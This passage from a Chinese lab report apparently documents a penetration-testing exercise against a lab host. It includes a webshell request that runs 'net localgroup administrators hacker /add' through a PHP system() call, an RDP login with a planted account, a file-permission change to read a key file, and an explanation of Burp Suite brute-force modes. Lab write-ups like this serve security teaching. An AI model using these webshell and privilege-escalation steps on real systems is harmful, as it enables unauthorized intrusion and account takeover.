
**4.2**把hacker用户添加到管理员组，并远程连接目标机。

* 在浏览器地址栏输入指令192.168.1.4/1.php? c=system(“net localgroup administrators hacker /add”);将hacker用户添加到管理员组，如下图所示



**4.3**以hacker用户（用户名：hacker、密码：Beijing123）身份登录目标机系统。


* 在操作机终端中执行指令rdesktop -a 16 192.168.1.4:45565如下图所示



使用用户名hacker密码Beijing123登陆目标机

**4.4**设置目标机C:\2.key文件的可读权限，并查看该文件的具体内容。


* 在目标机的硬盘中找到文件2.key如下图所示



* 修改该文件的权限，为hacker用户建立访问控制权限如下图所示




* 将文件权限设置完成后打开该文件获取其文件内容为Zenmap如下图所示



# 三、实验问题与解决

**1**.burpsuit攻击方式的设置

在burpsuit工具中提供了四种不同的攻击方式，如下图所示



（1）Sinper(狙击手)

该攻击方式是将截的包各个用$$符号标记的数据按照给出的字典中的值进行逐个[遍历](https://so.csdn.net/so/search?q=%E9%81%8D%E5%8E%86&spm=1001.2101.3001.7020" \t "https://blog.csdn.net/qq_38632151/article/details/_blank)替换，所有被替换的位置使用同一个字典

（2）Battering ram（攻城槌）

这种攻击方式是将包内所有标记的数据进行同时替换再发出，所有被替换位置的值是同一个字典中的同一个值

（3）Pitchfork（干草叉）

该攻击方式是将多个被标记的位置，分别使用各自加入的payload进行替换，标记位置的位置顺序对应的数据包里从上到下从左到右的顺序，即每个被替换位有自己的字典，每次每个标记为在自己的字典中取出一个位置相同的值


（4）Cluster bomb（集束炸弹）

该攻击方法是将四个字典的所有可能的结果都进行尝试，即为暴力破解，每一个位置都有自己的字典，遍历的结果为各个字典的笛卡尔积。

在本次实验中需要选定两个攻击载荷，一个为不变的用户名admin，另一个为变化的密码，所以更应该选择Cluster bomb方法，针对用户名尝试所有不同的密码组合进行密码爆破


**2**.burpsuit与网页操作步骤顺序错误引发错误

* 在点击网页的提交按钮后网页可能会直接显示如下报错



出现该报错的原因是在输入用户名和密码之后并没有先打开burpsuit再进行提交，致使提交的表单没有被正常拦截

* 在提交表单之后没有显示出完全的表单



可以再点击Forward按钮或者重新提交即可显示完整表单

# 四、实验总结

在本次实验中学习到了nmap、MSF、Metasploit工具进行漏洞的挖掘和利用；学习到了如何使用crunch产生可能的密码组合然后配合burpsuit工具对目标网站的用户名和密码进行攻击，最终实现网站的渗透和控制；学习到了在已经控制目标王爷之后如何获取webshell权限并且拿到了目标机的远程桌面端口号；学习到利用已经控制的网页向目标机添加新用户从而控制目标机，获取目标机内的机密文件。

在本次实验中还学习到了在面对不同的攻击场景中，应当学会使用不同的攻击方式对目标网站或主机进行攻击，使用与攻击场景相匹配的攻击方式可以达到事半功倍的成果。